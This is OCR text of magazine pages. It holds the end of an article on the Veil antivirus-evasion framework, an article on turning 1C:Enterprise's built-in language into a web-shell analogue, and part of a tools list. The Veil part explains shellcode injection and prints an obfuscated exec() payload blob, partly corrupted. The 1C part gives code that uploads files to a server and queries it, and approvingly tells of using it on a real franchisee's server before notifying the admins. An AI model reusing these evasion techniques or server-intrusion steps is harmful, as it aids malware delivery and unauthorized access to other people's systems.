Создав свой собственный модуль для генерации пейлоадов, можно сохранить его в любом месте внутри папки `./modules/payloads/`. Любой модуль, помещенный в эту папку (или одну из ее дочерних), автоматически подгружается и становится доступен в основном интерфейсе Veil, а отдельные папки для каждого языка внутри данной директории существуют просто ради удобства.

ИНТЕГРАЦИЯ ВНЕШНИХ ИНСТРУМЕНТОВ

Команда Veil стремится к тому, чтобы максимально облегчить интеграцию любого метода обхода антивирусов в фреймворк. Еще на ранних стадиях разработки нас просили сделать возможной интеграцию внешних инструментов генерации. Благодаря модульной структуре пейлоадных модулей, мы с легкостью удовлетворили эту просьбу, что позволило реализовать поддержку инструментов от сторонних авторов (например, PEScrambler и Hyperion). Посмотреть, как это делается, можно в листинге `./modules/payloads/native/Hyperion.py`.

Мы лишь отметим основные моменты:

- в методе `__init__()` свойству `self.extension` нужно присвоить значение exe (строка 26);
- следует инициализировать обязательную опцию `original_exe` (строка 29) примерно таким образом:

```
self.required_options = {"original_exe" : ["", ↵
"имя exe-файла, пропускаемого через Hyperion"]}
```

- внешние инструменты нужно поместить в `./tools/`, а код для их вызова должен быть примерно таким, как в строке 43 (…`cwd=veil.VEIL_PATH+"tools/hyperion/"`…);
- сгенерированный бинарный код будет содержаться в возвращаемом значении PayloadCode.

ЯЗЫКИ

Первым поддерживаемым в Veil языком стал Python. Сперва мы изучали методы инъекции шелл-кода в память с помощью Python, чтобы выявить среди них наиболее надежные. С тех пор мы исследовали и другие языки, пытаясь заложить фундамент для их использования.

Наша цель — позволить пользователям расширять фреймворк под свои нужды и, в перспективе, использовать его как базис для своих собственных пейлоадов. Ниже представлена лишь малая часть нагрузок, которые способен генерировать Veil.

PYTHON

- **FlatInjection** — этот пейлоад не использует обфускацию шелл-кода. При просмотре исходного кода можно видеть шелл-код, который будет внедрен пейлоадом в память для последующего выполнения.
- **Base64** — получает от Veil шелл-код, преобразует его к Base64 и помещает его в исполняемый файл. В среде выполнения шелл-код декодируется, внедряется в память и выполняется.
- **Letter Substitution** — получает от Veil шелл-код и заменяет его символы другими, делая его невалидным. При выполнении пейлоада символы невалидного кода заменяются символами оригинала, шелл-код внедряется и выполняется в памяти.
- **ARCEncrypted** — сгенерированный Veil шелл-код шифруется ARC4 (Alleged RC4) со случайным ключом, а затем преобразуется в Base64. При выполнении пейлоада шелл-код декодируется из Base64, расшифровывается с помощью хранящегося в исполняемом файле ключа, внедряется в память и выполняется.
- **MeterHTTP[s]Contained** — включает meterpreter.dll в файл Python и внедряет его, что позволяет обойтись без его скачивания из Сети.

C

- **VirtualAlloc/Void Pointer** — реализация на Си техники FlatInjection.

C#

- **VirtualAlloc** — реализация на C# техники FlatInjection.
- **b64SubVirtualAlloc** — метод инъекции, в котором для обфускации шелл-кода используются кодирование Base64 и рандомизированный подстановочный шифр.

POWERSHELL

- **VirtualAlloc** — реализация на PowerShell техники FlatInjection.
- **PsexecVirtualAlloc** — строит файл ресурсов Metasploit для удаленного выполнения VirtualAlloc на нескольких машинах с помощью утилиты PsExec.
- **DownloadVirtualAlloc** — создает файл пейлоада для размещения на веб-сервере с указанным IP-адресом. PowerShell-пейлоад соединится с указанным веб-сервером, скачает с него пейлоад и выполнит его в памяти.



WWW
Адрес репозитория Veil: github.com/veil-evasion/Veil

КРИПТОРЫ

На данный момент единственный доступный в Veil криптор предназначен для пейлоадов на Python. Он появился, когда мы задались вопросом, как далеко мы сможем зайти с обфускацией кода на Python. Существуют AES, DES и другие прекрасные стандарты шифрования, но дешифрующие их куски кода остаются почти одинаковыми во всех генерируемых файлах. Как мы можем максимально рандомизировать файл пейлоада?

Воспользовавшись идеями превосходного криптора Hyperion PEcrypter, сделанного ребятами из nullsecurity (nullsecurity.net), мы решили зашифровать код пейлоада целиком, используя AES-шифрование со случайным ключом. Поскольку это Python, а не, допустим, Си, нам пригодился AES-режим утилиты pycrypto, позволяющий шифровать код целиком. Вызвав Python-функцию `exec()`, мы можем выполнить сразу весь файл, предварительно динамически дешифровав его.

Однако и после первоначальной AES-обфускации в получившемся коде даже при беглом просмотре обнаруживается немало повторяющихся фрагментов. Мы решили эту проблему, преобразовав код к Base64 и завернув результат в еще один вызов exec(), чтобы как можно больше затруднить его чтение.

```
from Crypto.Cipher import AES as GMfxC;from base64 import b64decode as aIxwD;import ctypes
exec(aIxwD("ZXhlYyhHTWZ4Qy5uZXcoImVbVl5VVyRCb1VmT0xFdHwkMnpISVVDMHJWNzNaW00sIikuZGVjcnlwdChhSXh3
RCgiNUxYOXhtWG82R0VkR1VIMlJOc0kvaDVSSS9rT2JMR0hHckdLM05RcVJzTDVJdkc5eEIvWTNhYk9ocm1xN3VhTjVJQzdy
YlVCc2tadlR5OGRnTTRXdldlMXlUQlNZODhFMjVEZzRoQnhuTHhYOXkxVDVKdGl5ZVZDYzVMOENLWm5KYzhKTHBPblNXbE9s
cHBkQzQvVStWZ2dMSHZ6azdraWVaMVVPekZLSG12OFY4Y2VXZURRd3ZwME0vRTBUdnhLR2NxRUpGMFFOY3c5ejNnYjVFVEVi
K2ROUnpLUCsvZ3dRcGxQRHdGMWJkZGpxR2cxZjZ6eEFHdThwbkhlVHYrQVpzay93c3REVVNOYXBYOVo4SGRRWjhSVmhCdWU0
MlBhQnVBOFZYbyt1ejA1alUwMjVGYzR1YVRZQVBFWXUzTFlJSHl2OGtxUUQ2Ui9BSWJGWkJYV0paNk1CZlVZa1g0eXpCZkg0
TmVoK2hJSmk0L1AwOXNvQ1FRMkdqc1pCcWV2MW84U0RvaUU4Wm5kVlZQK1VzdnFtMmYvQmt1T01BVkNEY3o3VFBmRWFrMVZ3
VTNJRXZ6UXVCdVFuNUoxTkVlR2pEUFUyeEVBT3NMTmppbWZWZUhka1o0Z0plN0RHcXYxbmFKd1M3NGovRUJCd1BrSXM4cmEw
OXZHY0hqT002cEwxREdHQ0hWaDVqcW1CUWw3eUt4ZTI4LzZIOVBVNStCSFZ1cE1rTlpGVUpQQjJ5bzZ5QXJ0RE1jVjJEc0d2
Z0IyYW1pNlNoajltVExuY1l0OVTcrcFpLSEdwQjNqSVorSzJjVmRnL1VqVlVEemR5SFRjR1RFa0k3RHZFZldiT0t0MWQwTFBm
Vnl0OWlFLcVNCeTJidk8yN1doK3lUU3VjS2t0U3hwZW5Pc1QveGxEcG1WTThpMW9mTldwbjgxUzl2Ulc4SDcwR0hwVXBibGRW
T2lEWUpJNnI1NXdLNHNHZkJNZTI3N0duSmxBMTNGSkF0eTFRSTl3bVJNWEg1RU5qcFh5ZmFCbUJ2NkVqTktjTW45d3hmVWh2
KzEvQ0ZXRzhvdUZEMTdtalhWWUlrTlNlczU3Y3lpSW8xa09rdnRRci80bWoxZU56Q3A2UjJqNUVVUzVmZEc4N1V1aVBRQVlO
SkpRSGxqdWhDL2ZadEpZSlE5L0NrWUFqbjJPT1NTc01tRW13TDdRZjIwTDkzak5DMU1ZZFlYVTFaV1VYL01tZGhtcjc2WTZ5
bEJWSEhrNGgvQVV4QkRwSWJqb1Z0anY0N3REVEpSWTY0d1dKQitTM3crQkc0c2FsOGVXOXlmTFhwNjNiWlV1d0twaU13d01T
RXZPbUFSRFNTamJVNXluTnhFQS9ydXdET0xwMjN6cnhtbU1PTDU4TzZvdTFXeHEyUkdoSzdJNy9UOWw1TG9XOHJKVVl3RzNo
NStlSUV0TUJ1RGlkR2IwMElXVUN2TVpKa0RTRUtYNnM3MXBSMjJXQlZyRGdISVEzckcrZ0Z2czRYMzc2NXpoanFlS3l3b0dB
YTRjSUhXK1A3eTJzUDNCQjZ5amthelBlb2V2Tmg4ZG96b04wQ0I3ekZOWk43eHM4VmdDMkRkaGdLdTB5eTB1bW5zR29EV1Jw
a3lOOW9CWE13NlplbFY1WUlPWVd0dHhranQyU1F3c3pBNWJqeTM4c0dtQVhtWXA3L1ZVbE8rc1AwNDhtZFNXMU9xMWg2UjB3
ZTNreG1RcmZTZWhYNHJYWDVCdktRZ3FBUko3cGlTTjV6dmdVOGl1dUx4aGxCQTRQbzhWckhETHNFRmFCRDczaEttbnMyeFZN
WnQveGZ6TUtNWTZsdlp6bXBhSFAwemR4aCs0alhwL3lqRGVNWkJLSFlLYnV5VHp6V2xDbWVXZmtoQTkxL3lNeGRiazNsQjZP
SkpCQU9OUXhnUlNJK1dxQS93ZzBSa3ZmUEpjWWJJc1o3VHVNTlVDQmNYSDJRTmg5RGcwSUVDeDlrbk9uNDYyMmhLcWJ6Ym4w
b2d6UG9KWWwzbnJhLzFoUm9QVFhHVDhyNm5LSWI5cnRyN2dZcTBnWkZ3NGp2bHVzSDdjeXFXUjlmaWRBS2FxN0JoUjA1eUlB
eCtwK1hUdXFmSlcvV2M2VlhMTkxvOHRUUzRyTzlSWGxrMWtSdWF0WG0yMUN6Q1Jlc3pGVi9OUzNRYWRkdmdJTkp2UStPejgy
Znl0Sk84aUR2a0p5RXNnWThPNXpoaWowaWZPT05vOFVSdEZ6OUUxaFVhbkh2ZkRwQzUza1R2NzQrNWpHVWxrUVZ3Zml6VTAv
QUlFWFNPYmpCVGFKYnBBT1hrU0Y4b3VYRkFiWjlTL3BtdzRzSFh4R0hGZkN4MnFXS0VyR2pzeWxreDNPZ0tJWXFkRGVxNVJr
RDdIOFR5dElSbCtMbExJQzdNajREUE1qQ0pLM29zVkdBVThGNitrTGdRaFVEaVpvRHpEbjJBUmVJZ2JrYnpkQU9uZ295Y3Y2
OTlnNjllcFNJY3BQYmR1SktGR0Y0ODdDanpVK08wdGdrZDZhZURzRjd6cDFwb2NQbXl6OGQvNnp1YzkvcGwyK1l0OUTFHTHlq
RDNoY1B4a2pRR0I5ZGhZTXhhL21RRGhvaDJWeUp5eDZpZ1JvN25JZ09HZW1GdE44bEVHL0k5dlk5Z1Q4SXIrOXIxK3VVRW5a
UEpkR1ViRmxVK1dFYmVseENUZ2R0KzNnV1JqSjNtR0k2U1dIdUZIc1VCa1IyTW11cVllVGlLbTA3S2FpUHJJdmdDa3czTHZF
bUpqL1lLTRG9NQXpFZ011azV6SmVUTm5FRU44bVNvUUFMQTJXcHZmTnlBU3FVRlhJeHNETG44UCtLeDRqR2ZlblErTzVMbHUv
dW45ZWY0V0RjNHlUMjZ4NHVYZXdnMFpNc3hoS01aUWdDQ1hlMkhURThJTkdUTE1ZU2pHVUlBZ2wzdGgweE9kMkxxEa1FhQVB5
SWJTSjZleVg1dG41bysrZjArTG5MRW1VanJLQnVidFJTQ3JuQUdvdlQvMUVuWjFXN0xVQ1dLdkhLYUpScHNlSVVlbk1YMnQx
NEVXdDFUMUpUdjRYMjgxajNhNWxmUE9WSDVRTzRIT2xaSm13SjFFMXA2RFIzZTlTdDg0cVB0Tk15Z25KNm0yQXZ5aVBXb2ZM
RU43OGd6VTdVTGdPTVdCQmxjRE0zV3I5Si96U2hYN1UwYUJ0azcrcTJPdVd2dzJ1NWR0elFvbDBVWGdwZVBtbE90OXBvRkZT
```


Рис. 6. Зашифрованный с помощью AES и Base64 код пейлоада

Результат представляет собой единственную инструкцию exec(), вызывающую переименованный метод base64.b64decode().

Этот код прекрасно работает в обычном Python-файле, но при попытке запаковать его в EXE-файл с помощью `pyinstaller` или `py2exe` возникают проблемы. Поскольку мы динамически дешифруем целый файл во время выполнения, `pyinstaller` не может догадаться заранее, какие библиотеки (например, AES-библиотека `pycrypto`) нужны для файла. Наше решение заключается в том, чтобы удалить все директивы импорта из шифруемого файла, перемешать их и поместить в начало уже зашифрованного файла.

У нас получается набор рандомизированных import-директив, за которыми следует одна-единственная команда `exec()`, выполняющая преобразованную в Base64 и шифрованную AES-алгоритмом (со случайным ключом) текстовую строку, в которой содержится наш первоначальный код пейлоада. Таким образом, всякий раз при генерации мы получаем новый код, даже для одного и того же исходника (из кода, представленного на рис. 5, мы получаем представленный на рис. 6).

Код криптора содержится в `./modules/common/crypters.py` и может использоваться всеми Python-пейлоадами Veil. Чтобы включить его, надо перед генерацией пейлоада установить в меню для опции `use_pyherion` значение `Y`. Независимая от фреймворка версия криптора находится в `./tools/pyherion.py`. Она принимает на вход любой (ну, почти) файл на Python и выдает его зашифрованную версию. Мы надеемся и дальше изобретать новые «крипторы» по мере появления в Veil поддержки новых языков.

ЗАКЛЮЧЕНИЕ

Постоянные проблемы с антивирусами привели нас к созданию полноценного и постоянно расширяющегося фреймворка Veil, который уже сейчас поддерживает семь языков программирования и в который мы планируем включать все новые и новые технологии по мере их появления на свет.

С точки зрения этики мы склонны рассматривать появление Veil и сопутствующих технологий в позитивном свете, и на то есть несколько причин. Во-первых, сообщество пентестеров как минимум на пять лет отстает от профессиональных создателей вредоносного ПО в вопросах шифрования и обфускации; нам еще очень далеко до эксплуатации 0-day-уязвимостей в антивирусах. Во-вторых, мы работаем на благо общества. Если уж мы, поначалу обладавшие только поверхностным знанием Python и фреймворка Metasploit, смогли собрать и выпустить первую версию Veil примерно за шесть месяцев, то можно быть уверенным, что и другие за это же время могли разработать свои методы (и наверняка это сделали) для достижения тех же целей. Сокрытие этих методов не поможет защитить общество от серьезных киберпреступников, которые по изощренности методов уже обогнали Veil на световые годы; все, чего мы этим достигнем, — оставим всех остальных в неведении относительно методов, с помощью которых можно обойти инструменты, используемые нами для защиты информации.

А производителям антивирусов следует поторопиться с переходом на более обширные поведенческие эвристики обнаружения. И мы искренне надеемся, что наша деятельность по популяризации описанных методов заставит их сделать это как можно скорее. ⌶

VDAY

Когда-то Veil начал свое существование в виде простого скрипта, который был способен генерировать всего несколько пейлоадов на Python. На данный момент его репертуар включает разнообразные методы генерации пейлоадов на Python, Си, C#, PowerShell и в нативном коде. Пятнадцатого числа каждого месяца, начиная с сентября, мы будем выпускать релиз с поддержкой по меньшей мере одного нового языка либо метода в честь #VDay, нашего «дня победы» над антивирусами. Помимо этого, у нас скопилась обширная база публичных и частных исследований, результаты которых мы планируем регулярно обнародовать; крупнейшие релизы будут приурочены к датам конференций ShmooCon (середина февраля) и BSides / DEF CON (середина — конец июля).

ВНЕДРЕНИЕ ШЕЛЛ-КОДА

Для инъекции шелл-кода в память Veil задействует два основных метода. Первый заключается в использовании нескольких API-вызовов с помощью `VirtualAlloc`. Второй метод — преобразование к void-указателю.

Использующий `VirtualAlloc` метод на данный момент самый надежный способ инъекции шелл-кода в память с его дальнейшим выполнением. Последовательность вызовов, позволяющая выполнить код пейлоада, выглядит таким образом:

- **VirtualAlloc** — выделяет область памяти, равную по объему нашему шелл-коду, и «помечает» ее как исполняемую. Выделение памяти этим методом гарантирует, что она будет исполняемой и не будет замечена механизмом DEP (Data Execution Prevention), если только в нем не выставлен максимально высокий уровень защиты;
- **RtlMoveMemory** — копирует шелл-код в выделенную вызовом `VirtualAlloc` область исполняемой памяти;
- **CreateThread** — создает на атакуемой машине поток, в котором выполняется шелл-код, внедренный в память;
- **WaitForSingleObject** — ждет, пока поток не завершит выполнение кода.

Преобразование к void-указателю — еще один широко распространенный и подробно задокументированный метод инъекции и выполнения шелл-кода. Чтобы было понятней, как он работает, рассмотрим следующий код:

```
unsigned char buffer[]= "\x…";
int main(void) { ((void (*)())buffer)();}
```

В этом примере адрес массива buffer используется в качестве указателя на функцию, выполняющую шелл-код, который хранится в этом массиве.

Хотя это, вероятно, уже давно самый популярный способ инъекции шелл-кода, у него есть недостаток: память, в которую попадает шелл-код, не всегда оказывается исполняемой (и, скорее всего, не будет таковой). Поэтому такой способ внедрения прекрасно работает на XP и предыдущих версиях Windows, но начатая в Windows Vista интеграция DEP существенно ограничивает его эффективность, а вероятность вызвать ошибку доступа становится гораздо выше.

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



1С франчайзи

Проникаем на сервер франчайзи, используя встроенные механизмы языка «1С:Предприятие»

Один из IT-трендов этого сезона — предоставление услуг типа «1С в облаке» или «онлайн-доступ к демоконфигурациям». У администраторов таких сервисов двойная нагрузка — обеспечить безопасность самого сервера и системы «1С:Предприятие». Инструменты для этого, безусловно, есть, но все ли их знают и используют? Сегодня ты узнаешь, как это проверить.



Андрей Капитонов
capitan@mail.ru

ВВЕДЕНИЕ

На моей памяти было не так много статей о продуктах фирмы «1С» в разрезе безопасности, последнее упоминание ее в журнале датируется мартом 2010 года. Я решил напомнить об этом корпоративном монстре и рассказать о своем небольшом ресерче.

ЗНАКОМСТВО С «1С:ПРЕДПРИЯТИЕ»

Система программ «1С:Предприятие 8», разработанная на постсоветском пространстве, включает в себя платформу и прикладные решения на ее основе для автоматизации деятельности организаций и частных лиц. Сама платформа не является программным продуктом для конечного пользователя, обычно работают с одним из многих прикладных решений. Встретить эту систему можно далеко не только в офисах Газпрома, но и в парикмахерской или фитнес-центре, которые, я надеюсь, ты регулярно посещаешь.

АРХИТЕКТУРА

За отведенное историей время система «1С:Предприятие 8.х» стала полностью клиент-серверной. Даже если ты будешь работать с базой данных, находящейся на локальном диске, программа будет эмулировать вызовы и ответы сервера.

Удаленная же система, соответственно настроенная, позволяет работать даже из веб-браузера. При этом основная часть кода выполняется на сервере.

Это открывает новые горизонты как для разработчиков и пользователей, так и для][-экспертов. С помощью одних и тех же команд возможно выполнять код на стороне клиента и на стороне сервера. Если имя пользователя и содержимое каталогов личного компьютера тебе, возможно, знакомо, наверняка то, что хранится на сервере, тебе гораздо интереснее. При удачном раскладе скрипты и команды системы можно выполнить на стороне сервере, а при доступе к конфигурации информационной базы инициировать их запуск при работе

с базой у пользователей. По сути, мы имеем полный аналог веб-приложения. При его запуске необходимо проводить весь комплекс мер по настройке безопасности: ограничивать права учетной записи, под которой работает сервер, права доступа к каталогам, разграничивать права пользователей. Я уверен, что большинство читателей в курсе всех этих аспектов настройки. Однако менталитет администраторов 1С коренным образом отличается от менталитета администраторов веб-серверов. Зачастую ради того, чтобы все заработало, приложению присваивают максимальные привилегии, пользователи работают в базе с полным доступом ко всем функциям. «Это, конечно, на пару дней, не больше...» — думаю, многие сейчас улыбнулись.

Как известно, безопасность учетной системы складывается из многих составляющих. Корректная установка, корректное разграничение прав пользователей при работе, аудит попыток проникновения, аудит попыток некорректных с точки зрения учета действий. В основном юзеры с успехом пользуются правами, которые не должны были получить по логике учетной системы.

ПЕРЕЛОМНЫЙ МОМЕНТ

С ростом компьютерной грамотности появляются эксплуатации уязвимостей типа изменений в конфигурации базы данных.

Продвинутые пользователи списывают на счет подставных контрагентов погрешности округления, разности в курсах валют. Эта тема также достойна отдельной статьи. Поэтому мы рассмотрим, не вдаваясь в теорию программирования на языке 1С, некоторые функции и команды, способные создать аналог веб-шелла. Многие продавцы 1С предоставляют доступ к демобазам через интернет, так что на сладкое мы побродим по серверу небольшого, но гордого украинского франчайзи.

Предвижу справедливое замечание: взломаешь сайт, например правительства Зимбабве, — получишь почет и уважение мирового сообщества. А полезешь в 1С — получишь на орехи от сисадмина и от службы безопасности родной фирмы.

Не все так печально, мой друг. Не обязательно надевать черную шляпу. Предложи свои услуги в качестве эксперта и будешь прославлен в веках. Уверен, в умах многих руководителей зреет мысль об аудите безопасности торговой системы. И деньги за эту работу они готовы выложить не меньшие, чем за исследование безопасности сайтов и компьютерных сетей.

НЕМНОГО КОНФИГУРИРОВАНИЯ

Для начала обзаведемся инструментом. Хорошие новости: версии для обучения программированию можно совершенно бесплатно получить на сайте online.1c.ru. Можно загрузить либо платформу, либо полную версию для обучения программированию. В нее входят еще и демонстрационные конфигурации и документация.

Рекомендую скачать, знание 1С еще никому не помешало :). Кстати, по мнению авторов книги «1С:Предприятие 8.2. Практическое пособие разработчика», в 1С не программируют, а конфигурируют. Так что наконфигурируем небольшую обработку. С ее помощью мы сможем исследовать сервер, на котором расположена база данных.

В 1С отличный синтаксис-помощник, в нем можно найти описание всех функций встроенного языка. Скажу сразу, нас интересует раздел «Глобальный контекст». Хочу обратить твое внимание на директивы препроцессора &НаСервере, &НаКлиенте, которыми начинается описание процедуры или функции. Они определяют место выполнения, по умолчанию система считает, что код будет исполняться на сервере. Процедуры выполнят одно и то же действие, но в случае клиент-серверного варианта работы выполняются на разных компьютерах.


```
&НаСервере
Процедура пcПолучитьКаталогВременныхФайлов()
        Результат = КаталогВременныхФайлов();
КонецПроцедуры

&НаКлиенте
```




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.




База 1С открыта в Google Chrome

Конфигуратор 1С:Предприятие синтаксис-помощник



Конфигуратор 1С:Предприятие Обработка для исследования сервера



Платформа 1С:Предприятие Обработка для исследования сервера



ДЕМОПРОДУКТЫ

Посмотреть демки приложений 1С:Предприятия можно на сайте demo.1c.ru

```
Процедура псПолучитьКаталогВременныхФайлов()
        Результат = КаталогВременныхФайлов();
КонецПроцедуры
```

Я уверен, что данный листинг не требует никакого дополнительного объяснения :).

Средствами встроенного языка 1С можно не только работать с файлами, но и запускать приложения, загружать/получать файлы по FTP.


```
&НаСервере
Процедура псЗагрузитьФайл↵
(АдресВоВременномХранилище, пПолноеИмяФайла)
    ДанныеФайла = ПолучитьИзВременногоХранилища↵
    (АдресВоВременномХранилище);
    ВременныйФайл = КаталогВременныхФайлов() + ↵
    пПолноеИмяФайла;
    ДанныеФайла.Записать(ВременныйФайл);
    рфЗагруженныйФайл = ВременныйФайл;
КонецПроцедуры

&НаКлиенте
Процедура кЗагрузитьФайл(Команда)
    ДиалогВыбораФайла = Новый ДиалогВыбораФайла↵
    (РежимДиалогаВыбораФайла.Открытие);
    ДиалогВыбораФайла.Заголовок = "Загрузить ↵
    файл";
    ДиалогВыбораФайла.Фильтр    = "Файл ↵
    (*.*)|*.*|";

    Если ДиалогВыбораФайла.Выбрать() Тогда
        КаталогЗагружаемогоФайла = ↵
        ДиалогВыбораФайла.Каталог;
        ПолныйПутьКЗагружаемомуФайлу = ↵
        ДиалогВыбораФайла.ПолноеИмяФайла;
        ФайлНаДиске = Новый ↵
        Файл(ДиалогВыбораФайла.ПолноеИмяФайла);
        АдресВоВременномХранилище = "";
        ПоместитьФайл(АдресВоВременномХранилище, ↵
        ДиалогВыбораФайла.ПолноеИмяФайла, , Ложь,↵
        УникальныйИдентификатор);
        псЗагрузитьФайл(АдресВоВременномХранилище,↵
        ФайлНаДиске.Имя);
    КонецЕсли;
КонецПроцедуры
```

Как думаешь, что это? В точку! Мы взяли файл с локального компьютера и загрузили его на сервер. Meterpreter без Metasploit :). Не буду перечислять все полезные функции. Пример прилагается к статье, а место журнала драгоценно.

А если вдруг нужны дополнительные возможности — тоже не проблема:



Воспользуемся приглашением посмотреть демоверсию

```
WshNetwork = Новый COMОбъект("WScript.Network");
Результат = "\\"+WshNetwork.UserDomain+↵
"\"+WshNetwork.UserName;
```

И мы уже узнаем имя пользователя и домен, используя WScript.

В итоге мы получаем обработку с нужным нам функционалом. Проверяем ее на локальном компьютере.

YAMMI!


Наберем в поиске «франчайзи 1с демо» и получим десятки предложений онлайн-демонстрации. Сразу предупрежу, в результате исследования ни один франчайзи не пострадал. Тем более что было принято решение оставить в покое отечественного производителя. Зайдем к братьям-славянам. И подключимся к их базе.

Как видно, с помощью нашей несложной обработки можно не только посмотреть, что и как хранится на сервере сопредельного государства, но и отправить админам короткое послание. Файл успешно перекочевал на сервер. Через 30 секунд файл оказывается в выбранном каталоге. Выгрузить/загрузить/запустить, оказывается, можно все, что угодно. Главное — вовремя взять себя в руки.


ЗАКЛЮЧЕНИЕ

У каждой истории должен быть хеппи-энд. Администраторы сервера получили письмо со скриншотами и достаточно оперативно устранили проблему. Я получил возможность написать эту статью. Тебя ждут впереди увлекательные исследования. Если тема покажется интересной, то наш любимый журнал пополнится новыми продолжениями этой истории.

Пиши, и, возможно, мы вместе пощупаем за мошну саму фирму «1С». С учетом действующего законодательства РФ, безусловно. Вместо домашнего задания — отрывок из списка сайтов, предоставляющих демодоступ к конфигурации «1С:Предприятие».



Подключиться можно в режиме тонкого клиента




Информация о базе данных на фоне содержимого диска D:





ТЮНИНГ
автомобилей



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Авторы: Mario Vilas, cr0hn
URL: https://github.com/golismero/golismero
Система: Windows, Linux, *BSD, OS X





Автор: Ahsan Mir
URL: https://code.google.com/p/pinata-csrf-tool
Система: Windows/Linux





Автор: Neal Harris
URL: https://github.com/nealharris/BREACH
